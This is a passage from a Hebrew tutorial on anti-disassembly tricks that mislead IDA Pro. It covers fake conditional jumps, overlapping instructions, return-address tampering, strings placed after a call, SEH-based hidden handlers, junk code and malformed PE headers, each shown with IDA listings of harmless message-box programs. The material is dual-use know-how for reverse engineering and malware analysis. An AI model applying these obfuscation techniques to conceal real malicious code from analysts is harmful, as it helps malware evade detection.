.text:00401007 6C                       insb
.text:00401008 6F                       outsd
.text:00401009
.text:00401009                  loc_401009:                             ; DATA XREF: start+11↓o
.text:00401009 00 21                    add     [ecx], ah
.text:0040100B
.text:0040100B                  loc_40100B:                             ; CODE XREF: start+2↑j
.text:0040100B 00 68 04                 add     [eax+4], ch
.text:0040100E 10 40 00                 adc     [eax+0], al
.text:00401011 68 0A 10 40 00           push    (offset loc_401009+1) ; lpText
.text:00401016 6A 00                    push    0               ; hWnd
.text:00401018 E8 07 00 00 00           call    MessageBoxA
.text:0040101D 6A 00                    push    0               ; uExitCode
.text:0040101F E8 06 00 00 00           call    ExitProcess
.text:0040101F                  start   endp
```

כפי שניתן לראות, מעבר לפענוח הלא נכון של המחרוזות כקוד, גם שאר הקוד של התוכנה יצא מסנכרון: IDA פיענחה את 0040100B כהתחלה של פקודה, כ-Opcode, מה שגרם לה לפספס את זה שהפקודה שבאמת תרוץ מתחילה ב-0040100C. ניתן גם לזהות שהקפיצה ב-00401002 היא ל"אמצע" של הפקודה.

Non-conditional jump

כאשר Disassembler עובד כ-Flow-Oriented, הוא חייב לקבל החלטות ולעבוד על פי הנחות מסוימות. אם אנו יודעים מה ההנחות של התוכנה, אנחנו יכולים לדעת איך לנצל את זה כדי להטעות אותה.

דוגמא אחת היא במקרה שיש קפיצה מותנית כמו jz, IDA קודם תפענח את הקוד שרץ אם הקפיצה לא קורית. השיטה הזאת בדרך כלל עובדת טוב כי שתי האפשרויות - שתהיה קפיצה או שלא תהיה קפיצה מובילות לקוד לגיטימי. אך אנו יכולים לנצל את זה ולשים קוד שיבלבל את התוכנה.

נשים קפיצה שנראית מותנית אך בפועל תמיד מתרחשת, כמו לדוגמא jz ישר אחריי הפקודה xor eax, eax שמאפסת את האוגר ותמיד תעלה את דגל ה-0. כדי לגרום לקפיצה שהיא לא באמת מותנית ניתן גם להשתמש ב-jz שמיד אחריו jnz, או בצמד הפקודות stc - שמרים את ה-Carry Flag שאחריו jb - קפוץ אם ה-Carry Flag מורם.

כל אלה יגרמו לכך שהקפיצה תמיד תתרחש. אבל IDA לא מספיק חכמה בשביל לזהות את זה ועדיין תתרגם קודם את האפשרות של "לא לקפוץ". אחרי הקפיצה נשים את הבייט 0XE8, שמייצג את הפקודה Call. IDA תתרגם קודם כל החל מהבייט הסורר שלנו ותתייחס ל-4 הבייטים הבאים כ-Operands לפקודה. הקפיצה שלנו בפועל תהיה לבייט אחד אחריו, מה ש-ida כבר טעתה לסווג כ-operand וזה גרם לה לפספס את ההוראה שתרוץ בפועל.

```
.text:00401000                          public start
.text:00401000                  start   proc near
.text:00401000 F9                       stc
.text:00401001 72 01                    jb      short near ptr loc_401003+1
.text:00401003
.text:00401003                  loc_401003:                     ; CODE XREF: start+1↑j
.text:00401003 E8 EB 1A 6A 00           call    near ptr 0AA2AF3h
.text:00401008 68 08 30 40 00           push    offset Caption  ; "Goodbye"
.text:0040100D 68 10 30 40 00           push    offset Text     ; "?"
.text:00401012 6A 00                    push    0               ; hWnd
.text:00401014 E8 21 00 00 00           call    MessageBoxA
.text:00401019 6A 00                    push    0               ; uExitCode
.text:0040101B E8 20 00 00 00           call    ExitProcess
.text:0040101B                  start   endp ; sp-analysis failed
.text:0040101B
.text:00401020                  ; ---------------------------------------------------------------------------
.text:00401020 6A 00                    push    0
.text:00401022 68 00 30 40 00           push    offset aHello   ; "Hello"
.text:00401027 68 06 30 40 00           push    offset asc_403006 ; "!"
.text:0040102C 6A 00                    push    0
.text:0040102E E8 07 00 00 00           call    MessageBoxA
.text:00401033 6A 00                    push    0
.text:00401035 E8 06 00 00 00           call    ExitProcess
```

בקוד אפשר לראות שאחרי הקפיצה יש Call לכתובת לא הגיונית, שאחריה פונקציה שמקפיצה MessageBox עם ההודעה Goodbye. בנוסף יש עוד קטע קוד שלפי IDA אף פעם לא נקרא (לכן הוא בצבע אדום) ואין אליו XRef (=Cross Reference)!

בקבצים גדולים בעלי יותר משני Subroutines, דבר כזה יכול לגרום לחוקר לפספס קטע קוד שכנראה יהיה הכי חשוב. IDA תירגמה את הבייט הסורר שלנו - 0xE8 ל-Call במקום להתחיל לתרגם את 00401004 והתייחסה לבייט 0xEB כ-Operand ולא כ-Opcode, למרות שאנו יודעים שהתכנית תריץ אותו תמיד.

ניתן לומר ל-IDA לתרגם את הקוד מאיפה שאנחנו רוצים ע"י לחיצה על D שהופך את הקוד ל-Raw Data ואז לחיצה על C ב-00401004 כדי שתתרגם אותו חזרה לקוד ותשאיר את הבייט 0xE8 כ-Data.

כך זה ניראה אחרי:

```
.text:00401000                          public start
.text:00401000                  start   proc near
.text:00401000 F9                       stc
.text:00401001 72 01                    jb      short loc_401004
.text:00401001                  ; ---------------------------------------------------------------------------
.text:00401003 E8                       db 0E8h       קוד שאף פעם לא ירוץ
.text:00401004                  ; ---------------------------------------------------------------------------
.text:00401004
.text:00401004                  loc_401004:                             ; CODE XREF: start+1↑j
.text:00401004 EB 1A                    jmp     short loc_401020
.text:00401006                  ; ---------------------------------------------------------------------------
.text:00401006 6A 00                    push    0
.text:00401008 68 08 30 40 00           push    offset Caption  ; "Goodbye"
.text:0040100D 68 10 30 40 00           push    offset Text     ; "?"
.text:00401012 6A 00                    push    0               ; hWnd        קוד שאף פעם לא ירוץ
.text:00401014 E8 21 00 00 00           call    MessageBoxA
.text:00401019 6A 00                    push    0               ; uExitCode
.text:0040101B E8 20 00 00 00           call    ExitProcess
.text:00401020                  ; ---------------------------------------------------------------------------
.text:00401020
.text:00401020                  loc_401020:                             ; CODE XREF: start:loc_401004↑j
.text:00401020 6A 00                    push    0               ; uType
.text:00401022 68 00 30 40 00           push    offset aHello   ; "Hello"
.text:00401027 68 06 30 40 00           push    offset asc_403006 ; "!"
.text:0040102C 6A 00                    push    0               ; hWnd
.text:0040102E E8 07 00 00 00           call    MessageBoxA
.text:00401033 6A 00                    push    0               ; uExitCode
.text:00401035 E8 06 00 00 00           call    ExitProcess
.text:00401035                  start   endp
```

ואנו מגלים שהקוד שהוסתר הוא קפיצה אל הקוד האמיתי, שירוץ תמיד. ובעצם ה-Messagebox שיקפוץ לנו יאמר Hello!

2 or more operations using the same byte

בייט אחד יכול לשמש כחלק מכמה פקודות. לדוגמא, פעם אחת יריצו אותו - שהוא יהיה ה-Opcode ובפעם שנייה הוא ישמש כ-Operand לפקודה אחרת. דבר כזה לא אמור לקרות בתוכנה שנכתבה בצורה סטנדרטית או ע"י קומפיילר, אך לשם ההסוואה והבלבול ניתן לגרום לתכנית לקפוץ לתוך חלק בקוד שכבר הורץ ולהריץ ממנו Opcode ששימש כ-Operand בפעם הקודמת.

למעבד אין בעיה עם זה כל עוד הפקודות לא גורמות לתקלה, הוא פשוט מריץ את הבייט ש-EIP מצביע עליו. אבל ה-Disassembler שמראה את זה בתצורה של פעולה אחר פעולה, לא יכול להראות את זה בצורה שתהיה ברורה לחוקר.

```
.text:00401000
.text:00401000                          public start
.text:00401000                start     proc near               ; CODE XREF: start+8↓j
.text:00401000 34 EB                    xor     al, 0EBh
.text:00401002 24 00                    and     al, 0
.text:00401004 33 C0                    xor     eax, eax
.text:00401006 90                       nop
.text:00401007 90                       nop
.text:00401008 74 F7                    jz      short near ptr start+1
.text:0040100A E8 EB 1A 6A 00           call    near ptr 0AA2AFAh
.text:0040100F 68 08 30 40 00           push    offset Caption  ; "Goodbye"
.text:00401014 68 10 30 40 00           push    offset Text     ; "?"
.text:00401019 6A 00                    push    0               ; hWnd
.text:0040101B E8 22 00 00 00           call    MessageBoxA
.text:00401020 6A 00                    push    0               ; uExitCode
.text:00401022 E8 21 00 00 00           call    ExitProcess
.text:00401022                start     endp ; sp-analysis failed
.text:00401022
.text:00401027                          ; ---------------------------------------------------------------------------
.text:00401027 6A 00                    push    0
.text:00401029 68 00 30 40 00           push    offset aHello   ; "Hello"
.text:0040102E 68 06 30 40 00           push    offset asc_403006 ; "!"
.text:00401033 6A 00                    push    0
.text:00401035 E8 08 00 00 00           call    MessageBoxA
.text:0040103A 6A 00                    push    0
.text:0040103C E8 07 00 00 00           call    ExitProcess
.text:0040103C                          ; ---------------------------------------------------------------------------
```

בקוד זה, הקפיצה היא לא מותנית כי ה-JZ מגיע ישר אחריי ה-xor eax,eax (nop לא משנה את הדגלים). אך הקפיצה היא למקום מעניין, היא קופצת 9 בייטים אחורה אל 00401001 - לאמצע פקודה שכבר רצה בתחילת הקוד. ל-Operand של xor al. נתרגם את הקוד החל מ-00401001:

```
.text:00401000                          public start
.text:00401000 34               start   db 34h
.text:00401001                          ; ---------------------------------------------------------------------------
.text:00401001
.text:00401001                loc_401001:                       ; CODE XREF: .text:00401008↓j
.text:00401001 EB 24                    jmp     short loc_401027
.text:00401001                          ; ---------------------------------------------------------------------------
.text:00401003 00                       db 0
.text:00401004                          ; ---------------------------------------------------------------------------
.text:00401004 33 C0                    xor     eax, eax
.text:00401006 90                       nop
.text:00401007 90                       nop
.text:00401008 74 F7                    jz      short loc_401001
.text:0040100A E8 EB 1A 6A 00           call    near ptr 0AA2AFAh
.text:0040100F 68 08 30 40 00           push    offset Caption  ; "Goodbye"
.text:00401014 68 10 30 40 00           push    offset Text     ; "?"
.text:00401019 6A 00                    push    0               ; hWnd
.text:0040101B E8 22 00 00 00           call    MessageBoxA
.text:00401020 6A 00                    push    0               ; uExitCode
.text:00401022 E8 21 00 00 00           call    ExitProcess
.text:00401027                          ; ---------------------------------------------------------------------------
.text:00401027
.text:00401027                loc_401027:                       ; CODE XREF: .text:loc_401001↑j
.text:00401027 6A 00                    push    0
.text:00401029 68 00 30 40 00           push    offset aHello   ; "Hello"
.text:0040102E 68 06 30 40 00           push    offset asc_403006 ; "!"
.text:00401033 6A 00                    push    0
.text:00401035 E8 08 00 00 00           call    MessageBoxA
.text:0040103A 6A 00                    push    0
.text:0040103C E8 07 00 00 00           call    ExitProcess
.text:0040103C                          ; ---------------------------------------------------------------------------
```

ואנו מגלים שלאחר הקפיצה ב-00401008 מורצת הפקודה jmp 0x24 בייטים קדימה - אל הפונקציה האמיתית. (בהרצה הראשונה, הבייט עם הערך 0x24 שימש כ-Opcode - and al, אך הפעם הוא Operand לפקודה jmp)

שימו לב, שאין משמעות לפקודות הראשונות כי הפקודה xor eax, eax מאפסת בחזרה את האוגר.

Function Pointers

Function Pointer table היא טבלה הרשומה ב-Code Section המחזיקה מצביעים לפונקציות שונות בקוד. היא מאוד נפוצה גם בתוכנות לגיטימיות וקומפיילרים רבים משתמשים בשיטה הזאת, לדוגמא, בשימוש ב-vtable בקוד c++.

Function Pointer Table תיראה כך:

```
.text:0040103D off_40103D       dd offset sub_401015    ; DATA XREF: start↑o
.text:00401041                  dd offset sub_401029
.text:00401045 ; ---------------------------------------------------------------------------
```

רשימה של היסטים של פונקציות שכתובים אחד אחריי השני בתוך הקוד של התוכנה.

קריאה לפונקציה בעזרת Function Pointer table תיראה כך:

```
.text:00401000                  public start
.text:00401000 start            proc near
.text:00401000                  mov     ecx, offset off_40103D
.text:00401005                  mov     eax, 1
.text:0040100A                  call    small word ptr [ecx+eax*4]
.text:0040100E                  push    0               ; uExitCode
.text:00401010                  call    ExitProcess
.text:00401010 start            endp
```

בתוך ecx יהיה Pointer ל-Base Address של הטבלה והמספר שנקבע בתוך eax ייקבע איזה פונקציה תיקרא. המספר שב-eax מוכפל ב-4 כי אורך של כתובת בזיכרון (לפחות ב-32 ביט) היא 4 בייטים. בדוגמא הזאת ב-eax הערך הוא 1, כלומר הפונקציה שתיקרא היא השנייה בטבלה.

לקרוא לפונקציה בעזרת מצביע הנקבע בזמן ריצה יגרום ל-IDA לא לזהות אותו ברשימת ה-XRef. יהיה לפונקציה רק Xref של קריאה כי היא הרי כתובה בתוך הטבלה, אך לא נוכל לדעת מיידית מתי או כמה פעמים קראו לכל אחת מהפונקציות בתוך הטבלה, כי הקריאה היא רלטיבית ל-Base Address של הטבלה.

זאת אמנם לא טכניקה שמטרתה היא רק Anti-Disassembly, אבל שימוש כבד בקריאה כזו לפונקציות יכולה להקשות על חייו של ה-Reverser.

Function Calling - סקירה מהירה

לפניי שאני אסביר על טכניקות יותר חכמות להסוואת קריאה לפונקציה, נעשה ריענון קצר על איך עובדות הפקודות Call ו-Ret. כאשר אנו מבצעים את הפקודה Call, בעצם שתי פעולות קורות - אחת היא push eip, פעולה ששמה במחסנית את הפקודה הבאה שצריכה לרוץ לאחר סיום הפונקציה - נקראת ה- Return Address. ו-jmp לכתובת שהגדרנו.

הפקודה Ret עושה את הפעולה ההפוכה - pop eip - כלומר, לוקחת את הערך העליון במחסנית ושמה אותו ב-eip, כך התוכנה ממשיכה לרוץ מה-Return Address לאחר סיום הפונקציה.

בקונבנציית הקריאה STDCALL, בה משתמשים בקריאה לפונקציות Win32 API, הפרמטרים שהפונקציה מקבלת נדחפים למחסנית לפניי פקודת ה-Call.

הפונקציה עצמה מתחילה בפרולוג:

```
push ebp
mov ebp, esp
```

ששומרת את ה-Base Pointer של הפונקציה הקוראת ו-ebp עכשיו מצביע על ראש המחסנית. וכך בעצם מפנה מקום ל-Stack frame חדש לפונקציה הנוכחית.

לאחר מכן, יהיה sub esp כדי לפנות מקום למשתנים הלוקאליים, לפי מספרם ייקבע כמה יחוסר מ-esp.

המחסנית גדלה לעבר כתובות יותר נמוכות, כך שכדי לגשת אל פרמטרים זה יהיה מעל ה-ebp (נדחפו למחסנית לפני ה-Call) ומשתנים מקומיים יימצאו מתחת ל-ebp. (נדחפו למחסנית בתוך הפונקציה עצמה).

כך תיראה המחסנית בקריאה בקונבנציית STDCALL:

ונגמרת באפילוג:

```
Add esp, 8
Pop ebp
Ret
```

כאן הפונקציה מנקה את המחסנית מהמשתנים הלוקאליים ומחזירה את ה-Base Pointer המקורי של הפונקציה הקוראת. ולבסוף מחזירה ל-EIP את ה-Return address וממשיכה הריצה של הפונקציה הקוראת עם אותו Stack frame.

זאת רק הדרך "הלגיטימית" שבה הקומפיילרים משתמשים בפקודות האלה וכאשר אנו כותבים קוד באסמבלי אפשר להשתמש בהם בדרכים הרבה פחות קונבנציונליות.

Change Return Address

דוגמא אחת לשימוש פחות קונבנציונלי, היא לעשות push לפונקציה שאנחנו רוצים לקרוא לה ואז ישר לעשות ret. מה שבעצם גורם ל-jmp לכתובת ששמנו במחסנית.

את זה דווקא IDA כן יודעת לזהות ובתצורת הגרף שלה וגם ברשימת ה-Xref היא תדע להראות לחוקר מה הזרימה האמיתית של התוכנית.

ניראה שיטה קצת יותר מתוחכמת:

```
.text:00401000                 public start
.text:00401000 start           proc near
.text:00401000                 call    sub_401018
.text:00401005                 push    0               ; uType
.text:00401007                 push    offset Caption  ; "Goodbye"
.text:0040100C                 push    offset Text     ; "?"
.text:00401011                 push    0               ; hWnd
.text:00401013                 call    MessageBoxA
.text:00401013 start           endp ; sp-analysis failed
.text:00401013
.text:00401018
.text:00401018 ; =============== S U B R O U T I N E =======================================
.text:00401018
.text:00401018
.text:00401018 sub_401018      proc near               ; CODE XREF: start↑p
.text:00401018                 add     byte ptr [esp+0], 18h
.text:0040101C                 retn
.text:0040101C sub_401018      endp
.text:0040101C
.text:0040101D ; ---------------------------------------------------------------------------
.text:0040101D                 push    0
.text:0040101F                 push    offset aHello   ; "Hello"
.text:00401024                 push    offset asc_403006 ; "!"
.text:00401029                 push    0
.text:0040102B                 call    MessageBoxA
.text:00401030                 inc     eax
.text:00401031                 dec     eax
.text:00401032                 push    0
.text:00401034                 call    ExitProcess
.text:00401034 ; ---------------------------------------------------------------------------
```

כאן יש דוגמא של שינוי ה-Return address במחסנית לכתובת של פונקציה אחרת. לאחר ה-Call בהתחלה יש לנו במחסנית את הכתובת של הפקודה הבאה בפונקציה הקוראת.

מה שהקוד ב-00401018 עושה הוא לשנות את כתובת החזרה שבמחסנית לכתובת של הפונקציה הזדונית שלנו-0040101D (0x5 + 0x18 = 0x1d) ואז עושה "return" אליה. השימוש שלנו ב-return מצליח להסוות את הקפיצה לפונקציה האמיתית. היא באדום ואין אליה XRef. בגלל שכתובת החזרה

שונתה, התוכנית אף פעם לא תמשיך לשאר הקוד - להקפיץ את Goodbye, אך IDA לא מזהה את זה ומראה לנו כאילו היא כן תרוץ אחריי שה-Call יחזור.

בואו נעלה את זה רמה!

Invoke Win32API call

אנחנו רואים מולנו את הקוד הבא:

```
.text:00401000                          public start
.text:00401000                  start   proc near
.text:00401000 68 12 30 40 00           push    offset LibFileName ; "user32.dll"
.text:00401005 E8 3C 00 00 00           call    LoadLibraryA
.text:0040100A E8 0C 00 00 00           call    near ptr loc_40101A+1
.text:0040100F 4D                       dec     ebp
.text:00401010                          db      65h
.text:00401010 65 73 73                 jnb     short near ptr word_401086
.text:00401013 61                       popa
.text:00401014                          db      67h, 65h
.text:00401014 67 65 42                 inc     edx
.text:00401017 6F                       outsd
.text:00401018 78 41                    js      short near ptr byte_40105B
.text:0040101A
.text:0040101A                  loc_40101A:                             ; CODE XREF: start+A↑p
.text:0040101A 00 50 E8                 add     [eax-18h], dl
.text:0040101A                  start   endp ; sp-analysis failed
.text:0040101A
.text:0040101D 1F                       pop     ds
.text:0040101D                  ; ---------------------------------------------------------------------------
.text:0040101E 00 00                    dw 0
.text:00401020 00 6A 00 68 06 30 40 00+ dd 68006A00h, 403006h, 684840h, 6A004030h, 6AD0FF00h, 0E800h
.text:00401020 40 48 68 00 30 40 00 6A+ dd 25FF0000h, 402008h, 200025FFh
.text:00401044 40 00                    db 40h, 0
.text:00401046                  ; [00000006 BYTES: COLLAPSED FUNCTION LoadLibraryA. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:0040104C 00 00 00 00 00 00 00 00+ dd 3 dup(0)
.text:00401058 00 00 00                 db 3 dup(0)
.text:0040105B 00                       byte_40105B     db 0                    ; CODE XREF: start+18↑j
.text:0040105C 00 00 00 00 00 00 00 00+ dd 0Ah dup(0)
.text:00401084 00 00                    db 2 dup(0)
.text:00401086 00 00                    word_401086     dw 0                    ; CODE XREF: start+10↑j
.text:00401088 00 00 00 00 00 00 00 00+ align 200h
.text:00401200 ?? ?? ?? ?? ?? ?? ?? ??+ dd 380h dup(?)
.text:00401200 ?? ?? ?? ?? ?? ?? ?? ??+_text           ends
```

כבר קצת יותר קשה להבין מה הקוד הזה עושה. מה שיש כאן הוא ניצול של הפקודה Call ב-0040100A כדי לשלוח מחרוזת במחסנית במקום של כתובת החזרה.

קוראים חדי עין יוכלו לזהות שמ-0040100F עד 0040101A, כל התווים בקוד הם גם תווי Ascii, כשאנחנו אומרים ל-IDA לתרגם אותם ל-Data אנחנו מקבלים את הקוד הבא:

```
.text:00401000                          public start
.text:00401000                  start   proc near
.text:00401000 68 12 30 40 00           push    offset LibFileName ; "user32.dll"
.text:00401005 E8 3C 00 00 00           call    LoadLibraryA
.text:0040100A E8 0C 00 00 00           call    sub_40101B
.text:0040100A                  start   endp ; sp-analysis failed
.text:0040100A
.text:0040100A                  ; ---------------------------------------------------------------------------
.text:0040100F 4D                       db 'M'
.text:00401010 65                       db 'e'
.text:00401011 73                       db 's'
.text:00401012 73                       db 's'
.text:00401013 61                       db 'a'
.text:00401014 67                       db 'g'
.text:00401015 65                       db 'e'
.text:00401016 42                       db 'B'
.text:00401017 6F                       db 'o'
.text:00401018 78                       db 'x'
.text:00401019 41                       db 'A'
.text:0040101A 00                       db 0
.text:0040101B
.text:0040101B                  ; =============== S U B R O U T I N E =======================================
.text:0040101B
.text:0040101B
.text:0040101B                  sub_40101B      proc near               ; CODE XREF: start+A↑p
.text:0040101B 50                       push    eax             ; hModule
.text:0040101C E8 1F 00 00 00           call    GetProcAddress
.text:00401021 6A 00                    push    0
.text:00401023 68 06 30 40 00           push    offset asc_403006 ; "!"
.text:00401028 40                       inc     eax
.text:00401029 48                       dec     eax
.text:0040102A 68 00 30 40 00             push    offset aHello   ; "Hello"
.text:0040102F 6A 00                      push    0
.text:00401031 FF D0                      call    eax
.text:00401033 6A 00                      push    0
.text:00401035 E8 00 00 00 00             call    $+5
.text:0040103A FF 25 08 20 40 00          jmp     ds:ExitProcess
.text:0040103A                  sub_40101B      endp
```

המחרוזת כתובה ישר אחרי ה-Call לכן כאשר כתובת החזרה נכנסת למחסנית, נכנס בעצם מצביע למחרוזת שכותב הקוד רצה להסתיר.

אפשר להניח מזה שהפונקציה הקוראת לא תחזור לרוץ אחרי ה-Call ושהפונקציה אליה הוא קרא תעשה שימוש לא קונבנציונלי בכתובת החזרה.

IDA כמובן לא ידעה שזה מה שנעשה והמשיכה לתרגם את המחרוזת כקוד. חוץ מזה שזה הסווה את המחרוזת, זה גם גרם לטעות בשאר פיענוח הקוד. לדוגמא, במקום לפענח את הפקודה שמתחילה ב-440101B, איפה שמתחילה הפונקציה, היא התחילה לתרגם מ-40101A. ויותר מזה, אל חלק גדול מהקוד היא בכלל לא התייחסה. השאירה אותו כ-Data כי היא לא זיהתה שהוא ירוץ או שהוא בכלל קוד.

הקוד הזה בעצם מעביר לפונקציה GetProcAddress את השם MessageBoxA בדרך מאוד מבלבלת ואז קורא לה ב-401031. כמו שניתן לראות, שימוש בטכניקה הזאת גורם לקוד להיות מאוד קשה להבנה.

ה-Structured Exception Handler (SEH) הוא מנגנון של Windows לטיפול ב-Exceptions. Exception Handler היא פונקציה שרצה במקרה של Exception ומטפלת בו.


לכל תוכנה יש רשימה של כמה Exception Handlers. Exception Handler יכול להיות מוגדר ע"י מערכת ההפעלה וגם ע"י האפליקציה עצמה. לדוגמא, דרך ההגדרה של _try/_except ב-C++ שמתורגמים לערכים ב-SEH.

ה-SEH הוא בעצם רשימה מקושרת של כל ה-Exception handlers של Thread. לכל Thread יש SEH משלו.

כאשר קורה Exception, הוא מגיע ל-Exception handler הראשון ברשימה. כל פונקציה ברשימה יכולה או לטפל ב-Exception או להעביר אותו לפונקציה הבאה ברשימה. ה-Handler האחרון ברשימה הוא הקוד שאחראי על הקפצת ההודעה המוכרת "An unhandled exception has occurred" וגורם לתהליך לקרוס.

כדי למצוא את שרשרת ה-SEH:

האוגר fs מכיל מצביע ל-Thread environment block(TEB), השדה הראשון במבנה TEB הוא המבנה TIB שהשדה הראשון בו הוא מבנה בשם EXCEPTION_REGISTRATION



[https://www.microsoft.com/msj/0197/exception/exception.aspx]

כלומר, הכתובת שב-fs:[0] מצביע למבנה EXCEPTION_REGISTRATION, שנראה ככה:

```
_EXCEPTION_REGISTRATION struc
  prev    dd      ?
  handler dd      ?
_EXCEPTION_REGISTRATION ends
```

EXCEPTION_REGISTRATION הוא מבנה שמכיל שני ערכים - הערך הראשון הוא מצביע ל-EXCEPTION_REGISTRATION הבא, הערך השני הוא מצביע לפונקציית ה-Handler.

נוכל להשתמש ב-SEH כדי להסוות את הקוד שלנו, נרצה להוסיף את הפונקציה אותה אנו רוצים להסתיר כ-Exception handler הראשון ברשימה.

```
.text:00401000                  public start
.text:00401000 start            proc near               ; DATA XREF: start↓o
.text:00401000                  mov     eax, offset start
.text:00401005                  add     eax, 22h
.text:00401008                  push    eax
.text:00401009                  push    large dword ptr fs:0
.text:00401010                  mov     large fs:0, esp
.text:00401017                  xor     eax, eax
.text:00401019                  div     eax
.text:0040101B                  push    0               ; uExitCode
.text:0040101D                  call    ExitProcess
.text:0040101D start            endp
.text:0040101D
.text:00401022 ; ---------------------------------------------------------------------------
.text:00401022                  push    0
.text:00401024                  push    offset asc_403006 ; "!"
.text:00401029                  push    offset aHello   ; "Hello"
.text:0040102E                  push    0
.text:00401030                  call    MessageBoxA
.text:00401035                  push    0
.text:00401037                  call    ExitProcess
```

תחילה, נשים במחסנית את המצביע ל-Exception handler שלנו-נעשה push ביחד עם add כמו מקודם, כדי ש-ida לא תזהה שהשתמשנו ב-offset של הפונקציה הזדונית שלנו, גם לא לקריאה. אך החלק הזה לא הכרחי.

לאחר מכן נשים במחסנית את fs:[0] שזה כאמור ה-EXCEPTION_REGISTRATION הראשון ברשימה. מה שעשינו כרגע זה לבנות את ה-Struct שלנו - המכיל מצביע ל-struct הבא ברשימה (מה שמקודם היה ראשון) ומצביע לפונקציה שלנו.

כדי לשנות את ראש הרשימה, נשים את esp שמכיל את המבנה שלנו ב-fs:[0]. לאחר מכן ננסה לחלק ב-0 ונגרום ל-exception.

ל-IDA אין מושג שיש Exception ובטוח אין לה מושג שהקוד שיטפל ב-Exception הוא קוד מעניין ועוברת כמובן ישר לפיענוח הפקודה הבאה לאחר ה-Exception. בנוסף גם אין Xref.

ומה שיקרה זה שבפועל הפונקציה הזדונית שלנו תרוץ ולחוקר שלא שם לב שיש כאן exception יהיה מאוד קשה לזהות את הרצת הפונקציה כאשר אין בקטע קוד לא call ולא jmp ואפילו לא ret.

ל-Windows יש מנגנון להגנה מפניי שימוש לרעה ב-SEH הנקרא SafeSEH. המנגנון מבטל את האפשרות להוספת פונקציות צד שלישי לרשימה.

ניתן לבטל את האפשרות הזאת באמצעות הוספת הפרמטר SAFESEH:NO/ל-Linker. כך אפשר להשתמש בשיטה הזאת, אך זה לא מומלץ אבטחתית.

Junk code

טכניקה שבה מכניסים לתוך הקוד של התכנית הרבה קוד "זבל" שלא רלוונטי לפונקציונליות התכנית וגורם לקוד להיות הרבה יותר קשה לקריאה, מבלבל את החוקר וגורם לו התמקד בקטעי קוד שלא עושים כלום במקום בקוד המעניין.

כשהקוד הזבל שמוכנס ניראה משכנע ומצליח לבלבל את החוקר, הטכניקה יכולה להיות מאוד אפקטיבית, אך יש בה פגיעה בביצועים - יותר פקודות אומר שייקח יותר זמן למעבד להריץ את הפונקציה.

צריך להיזהר כאשר כותבים junk code, כי הוא יכול לשנות ערכים רלוונטיים במחסנית או בזיכרון ולכן, או שלא נוגעים בכלל בערכים אלו או שנוקטים משנה זהירות, מה שיכול להוות אתגר כשמנסים להכניס קטע גדול של קוד. הרבה פעמים, קוד כזה ינסה לפגוע בזרימת התכנית ולהכניס הרבה פיתולים לא הכרחיים ולהפוך אותה לסיוט, מה שידוע כ-spaghetti code.

לדוגמא:

[http://www.pctools.com/security-news/page/15]

ישנן מספר דרכים לזהות קוד זבל:

אם יש בלוקים שלמים של קוד שלא נוגעים במחסנית או במקומות בזיכרון אלא רק משחקים באוגרים, כנראה מדובר בקוד זבל.

לעיתים הם יתחילו ב-pushad וייגמרו ב-popad. מה שהפקודות האלה עושות, הן לשים את כל הערכים של האוגרים במחסנית ולהוציא אותם. כנראה שכל מה שקורה בין שתי הפקודות האלה מטרתו לבלבל. אבל כשמדובר ב-junk code אין שיטה אחת שנכונה תמיד, הדרך הכי טובה לזהות אותו היא ניסיון.

(Almost) invalid PE header


משפחת הטכניקות האחרונה שאני אסקור במאמר זה, מטרתן היא לנצל את העובדה שתוכנות כמו IDA ו-Ollydbg לא יכולות להעתיק במדויק את הפעולות שה-Windows loader עושה וע"י השמת ערכים לא הגיוניים ב-PE Header ייגרמו לכך שהתוכנות האלה לא יוכלו לטעון בכלל את הקבצים בטענה שהם לא קבצי PE תקניים או שהם יתנהגו באופן משונה, בזמן שה-Windows loader כן יכול להתמודד עם הערכים הלא קונבנציונליים ב-header ויריץ אותם כהלכה.

ככל שמתקדמות הגרסאות של IDA, היא מצליחה להתמודד עם יותר מקרי קיצון כאלה, לכן הטכניקות שאני אראה לא יעבדו על הגרסא הכי חדשה של IDA - 6.9 בזמן כתיבת המאמר. אך הם כן יעבדו על הגרסא ש-ida מפרסמת בחינם - 5.0. בנוסף, ע"י ידיעת השיטות שעבדו בעבר נוכל בקלות רבה יותר לזהות טכניקה חדשה כאשר ניתקל בה ונדע איך להתמודד איתה. או אפילו למצוא את הטכניקה הבאה.

NumberOfRvaAndSizes Invalid

